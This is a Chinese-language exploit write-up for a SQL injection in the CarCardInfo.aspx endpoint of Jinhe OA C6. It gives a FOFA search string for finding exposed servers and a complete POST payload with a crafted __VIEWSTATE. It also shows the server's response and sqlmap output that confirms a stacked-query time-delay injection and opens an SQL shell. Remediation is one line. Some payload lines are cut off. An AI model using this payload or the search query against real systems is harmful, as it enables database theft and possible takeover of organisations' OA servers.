J1-11金和-OA-SQL

漏洞描述：

金和OA C6 CarCardInfo.aspx接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本：

- 金和 OA

网络测绘：

fofa语法：

FOFA：app="金和网络-金和OA"


漏洞复现：

payload:

```
POST /c6/JHSoft.Web.Vehicle/CarCardInfo.aspx/ HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

_ListPage1LockNumber=1&_ListPage1RecordCount=0&__VIEWSTATE=%2FwEPDwUKMjAyNTc4NzA3NA8WAh4Ic3RyUXVlcnkFCWRlbGZsYWc9MBYCZg9kFgQCAg8PFgIeBFRleHQFBuafpeivomRkAgMPDxYMHglfUGFn
```

效果图:



Request

```
POST /c6/JHSoft.Web.Vehicle/CarCardInfo.aspx/ HTTP/1.1
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

_ListPage1LockNumber=1&_ListPage1RecordCount=0&
__VIEWSTATE=%2FwEPDwUKMjAyNTc4NzA3NA8WAh4Ic3RyUXVlcnkFCWRlbGZsYWc9MBYCZg9kFgQCAg8PFgIeBFRleHQFBuafpe
ivomRkAgMPDxYMHglfUGFnZVNpemUCKB4PX1NvcnRBdHRyaWJ1dGVzMtgDAAEAAAD%2F%2F%2F%2F%2FAQAAAAAAAAAMAgAAAFFV
c2VyV2ViQ29udHJvbC5EYXRhR3JpZCwgVmVyc2lvbj04LjUuNS4xMDAxLCBDdWx0dXJlPW51dXRyYWwsIFB1YmxpY0tleVRva2Vu
PW51bGwFAQAAADlVc2VyV2ViQ29udHJvbC5EYXRhR3JpZC5EYXRhR3JpZCtTb3J0QXR0cmlidXRlc0NvbGxlY3Rpb24BAAAAEEF0
dHJpYkNvbGxlY3Rpb24EOFVzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK1NvcnRBdHRyaWJ1dGVDb2xsZWN0aW9uAgAA
AAIAAAAJAwAAAAUDAAAAOFVzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK1NvcnRBdHRyaWJ1dGVDb2xsZWN0aW9uAQAA
ABNDb2xsZWN0aW9uQmFzZStsaXN0AxxTeXN0ZW0uQ29sbGVjdGlvbnMuQXJyYXlMaXN0AgAAAAkEAAAABAQAAAAcU3lzdGVtLkNv
bGxlY3Rpb25zLkFycmF5TGlzdAMAAAAGX2l0ZW1zBV9zaXplCF92ZXJzaW9uBQAACAgJBQAAAAAAAAAAAAAAEAUAAAAAAAAACx4M
X1JlY29yZENvdW50Zh4HX2J1dHRvbjLsBAABAAAA%2F%2F%2F%2F%2FwEAAAAAAAAADAIAAABRVXNlcldlYkNvbnRyb2wuRGF0YU
dyaWQsIFZlcnNpb249OC41LjUuMTAwMSwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1udWxsBQEAAAAyVXNlcldlYk
NvbnRyb2wuRGF0YUdyaWQuRGF0YUdyaWQrQnV0dG9uc0NvbGxlY3Rpb24BAAAAB2J1dHRvbnMEL1VzZXJXZWJDb250cm9sLkRhdG
FHcmlkLkRhdGFHcmlkK010ZW1Db2xsZWN0aW9uAgAAAAIAAAAJAwAAAAUDAAAAL1VzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdG
FHcmlkK010ZW1Db2xsZWN0aW9uAQAAABNDb2xsZWN0aW9uQmFzZStsaXN0AxxTeXN0ZW0uQ29sbGVjdGlvbnMuQXJyYXlMaXN0Ag
AAAAkEAAAABAQAAAAcU3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdAMAAAAGX2l0ZW1zBV9zaXplCF92ZXJzaW9uBQAACAgJBQ
AAAAEAAAABAAAAEAUAAAAEAAAACQYAAAANAwUGAAAAJVVzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK010ZW0EAAAABF
```

Responses 16159bytes / 10090ms


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
Set-Cookie: ASP.NET_SessionId=egfgxsxijhoq
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 08 Jan 2024 14:06:03 GMT
Connection: close
Content-Length: 16159




<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1
xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head><meta http-equiv="X-UA-Compatible" c
href="../../JHSoft.UI.Lib/skin/style_defau
<script id="jhcommonjs" language="javascri

    <title>选择牌照</title>
    <meta content="Microsoft Visual Studio
    <meta content="C#" name="CODE_LANGUAGE
    <meta content="JavaScript" name="vs_de
    <meta content="http://schemas.microsof
      name="vs_targetSchema"/>
```

SQLmap验证



```
[root@VM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -r post26.txt --sql-shell
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:07:39 /2024-01-08/

[22:07:39] [INFO] parsing HTTP request from 'post26.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[22:07:42] [INFO] resuming back-end DBMS 'microsoft sql server'
[22:07:42] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASP.NET_SessionId=5okp2bhhq0j...0yzbuirrsc'). Do you want to use t
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: _ListPage1LockNumber=1&_ListPage1RecordCount=0&__VIEWSTATE=/wEPDwUKMjAyNTc4NzA3NA8WAh4Ic3RyUXVlcnkFCWRlbGZsYWc9MBYCZg9kFgC
omRkAgMPDxYMHglfUGFnZVNpemUCKB4PX1NvcnRBdHRyaWJ1dGVzMtgDAAEAAAD/////AQAAAAAAAAAMAgAAAFFVc2VyV2ViQ29udHJvbC5EYXRhR3JpZCwgVmVyc2lvbj04LjU
dXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAADlVc2VyV2ViQ29udHJvbC5EYXRhR3JpZC5EYXRhR3JpZCtTb3J0QXR0cmlidXRlc0NvbGxlY3Rpb24BAAAAEEF0dHJpYkN
b250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK1NvcnRBdHRyaWJ1dGVDb2xsZWN0aW9uAgAAAAIAAAAJAwAAAAUDAAAAOFVzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK1N
aW9uAQAAABNDb2xsZWN0aW9uQmFzZStsaXN0AxxTeXN0ZW0uQ29sbGVjdGlvbnMuQXJyYXlMaXN0AgAAAAkEAAAABAQAAAAcU3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdAM
ZXJzaW9uBQAACAgJBQAAAAAAAAAAAAAAEAUAAAAAAAAACx4MX1JlY29yZENvdW50Zh4HX2J1dHRvbjLsBAABAAAA/////wEAAAAAAAAADAIAAABRVXNlcldlYkNvbnRyb2wuRGF
LjUuMTAwMSwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1udWxsBQEAAAAyVXNlcldlYkNvbnRyb2wuRGF0YUdyaWQuRGF0YUdyaWQrQnV0dG9uc0NvbGxlY3Rpb24
ZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK010ZW1Db2xsZWN0aW9uAgAAAAIAAAAJAwAAAAUDAAAAL1VzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK010ZW1Db2x
aW9uQmFzZStsaXN0AxxTeXN0ZW0uQ29sbGVjdGlvbnMuQXJyYXlMaXN0AgAAAAkEAAAABAQAAAAcU3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdAMAAAAGX2l0ZW1zBV9zaXp
AAEAAAABAAAAEAUAAAAEAAAACQYAAAANAwUGAAAAJVVzZXJXZWJDb250cm9sLkRhdGFHcmlkLkRhdGFHcmlkK010ZW0EAAAABF9JbWcGX1RpdGxlCF9EaXNwbGF5EV9Eb3Njcml
BgcAAAA3Li4vSkhzb2Z0LlVJLkxpYi9pbWFnZXMvaWNvbi50b29sYmFyLzE2cHgvZGV0ZXJtaW5lLnBuZwYIAAAABuehruWumgEGCQAAAAALHglfSWRlbnRpZnkCAR4LX2RhdGF
cmQ+PElEPjwvSUQ+PGl0ZW0gQ29sdW1uTmFtZT0n6L2m5Z6LJz48L2l0ZW0+PGl0ZW0gQ29sdW1uTmFtZT0n54mM54WnJz48L2l0ZW0+PC9yZWNvcmQ+PC9yb290PmRkZJju89/
W2zJyvdwmUng&txt_CarType=1');WAITFOR DELAY '0:0:5'--&txt_CarCode=1&bt_Search=%B2%E9%D1%AF&__VIEWSTATEGENERATOR=0A1FC31B&__EVENTTARGET=&
```

修复建议：

更新到最新系统